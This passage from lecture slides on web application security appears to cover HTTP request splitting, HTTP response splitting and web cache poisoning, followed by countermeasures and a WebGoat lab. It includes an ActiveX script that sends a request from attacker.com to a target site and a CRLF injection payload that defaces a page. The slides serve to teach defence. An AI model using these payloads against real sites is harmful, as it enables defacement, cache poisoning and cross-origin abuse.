  - In combination with a HTTP proxy, the script can circumvent the same origin policy:
    - According to the browser, only 1 request is sent
    - According to the proxy, multiple requests are sent, potentially to different origin domains

HTTP Request splitting example

- **Script resides in web page of *www.attacker.com* domain**
- **Nevertheless, the script breaks out of the same origin policy and sends a request to *www.targetdomain.com***

```
<script>
var x = new ActiveXObject("Microsoft.XMLHTTP");
x.open("GET\thttp://www.targetdomain.com/some_path\tHTTP/1.0\r\n" +
    + "Host:\twww.targetdomain.com\r\n" +
    + "Referer:\thttp://www.targetdomain.com/my_referer\r\n\r\n" +
    + "GET",  "http://www.attacker.com/",false);
x.send();
</script>
```


HTTP response splitting

- **Description:**
  - Unvalidated data is included in the HTTP response header
    - Carriage return: '\r', %0d
    - Line feed: '\n', %0a
  - HTTP response header is sent to a web user
- **Impact:**
  - Attacker has control over the HTTP response body sent back to the browser
  - Allows the creation of additional HTTP responses:
    - Cross-user defacement
    - Cache poisoning of HTTP proxy and web browser
- **Countermeasures:**
  - Input and output validation

HTTP response splitting example

- **Suppose the following server code:**

```
…
String nick = request.getParameter("nickname");
Cookie cookie = new Cookie("nick", nick);
response.addCookie(cookie);
…
```

- **Inject the following nick:**
  - `Lieven%0d%0aConnection:%20Keep-Alive%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.0%20200%20OK%0d%0aContent-Type:%20text/html%0a%0aContent-Length:%2021%0d%0a%0d%0a<html>Defaced!</html>`


new response

Web Cache Poisoning

- **Following example is taken from Amit Klein:**
  - Let's change http://www.the.site/index.html into a "Gotcha!" page.
  - Participants:
    - Web site (with the vulnerability)
    - Cache proxy server
    - Attacker
  - Attack idea:
    - The attacker sends two requests:
      1. HTTP response splitter
      2. An innocent request for http://www.the.site/index.html
    - The proxy server will match the first request to the first response, and the second ("innocent") request to the second response (the "Gotcha!" page), thus caching the attacker's contents.

Slide is taken from Amit Klein's presentation at OWASP AppSec Europe 2006

Web Cache Poisoning: Attack Flow



Slide is taken from Amit Klein's presentation at OWASP AppSec Europe 2006

Overview

- Introduction to web applications
- Overview of web application vulnerabilities
- Overview of countermeasures
- Hands-on Security Lab

Countermeasures

- **Coding guidelines and security principles**
  - Validate user input/server output
  - Filter input/output based on whitelists/regex
  - Use prepared statements
  - Limit number of OS execs
  - Protect your assets
  - Don't reinvent or 'improve' sessions IDs, crypto, … unless you're an expert
  - Train your developers
  - …
- **Use dedicated security libraries**
  - Antisamy
  - …

Countermeasures (2)

- **Use the force of application servers / application frameworks**
  - Input validation
  - Request flow control
  - Character encoding/escaping
  - Container-based Authentication and Authorization
  - …
- **Secure configuration of web server and application server**
  - Configuration of the security manager
  - PHP safe mode
  - Limit the HTTP methods
  - Limit the server priviledges
  - …

Countermeasures (3)

- **Browser plugins**
  - E.g. noscript
- **Web application firewalls**
  - E.g. mod_security
  - Enforce positive security model
  - …
- **Firewalls**
  - Limit remote access to admin interfaces
  - Limit outbound traffic
  - …
- **…**

Overview of this lecture

- **Introduction to web applications**
- **Overview of web application vulnerabilities**
- **Overview of countermeasures**
- **Hands-on Security Lab**

Application and tools

- **Vulnerable web application:**
  - OWASP WebGoat
- **Intercepting web proxy:**
  - OWASP WebScarab
- **Source code analyzer:**
  - Fortify Source Code Analysis